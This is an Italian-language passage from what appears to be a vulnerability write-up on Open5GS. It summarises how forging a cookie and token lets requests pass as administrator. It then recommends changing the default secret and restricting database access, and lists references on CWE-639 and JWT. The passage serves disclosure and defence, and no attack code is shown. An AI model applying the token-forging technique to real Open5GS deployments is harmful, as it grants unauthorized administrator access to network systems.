- **Mancanza di Controlli Adeguati:** Una volta generato il cookie e il token, il server accetta la richiesta come se provenisse da un utente amministratore, dimostrando come il bypass delle verifiche di integrità dei token possa portare a un'escalation dei privilegi.

## 4 Mitigazioni consigliate

Per prevenire attacchi di questo tipo, sono raccomandate le seguenti misure:

- **Modifica del secret:** In produzione, il secret deve essere cambiato e impostato su un valore lungo, complesso e univoco.
- **Restrizione dell'accesso al DB:** Limitare l'accesso al database tramite firewall, VPN o tramite misure di autenticazione degli accessi.

## Riferimenti bibliografici


[1] Documentazione ufficiale Open5GS.
`https://open5gs.org`

[2] CWE-639: Authorization Bypass Through User-Controlled Key.
`https://cwe.mitre.org/data/definitions/639.html`

[3] RFC 7519 - JSON Web Token (JWT).
`https://tools.ietf.org/html/rfc7519`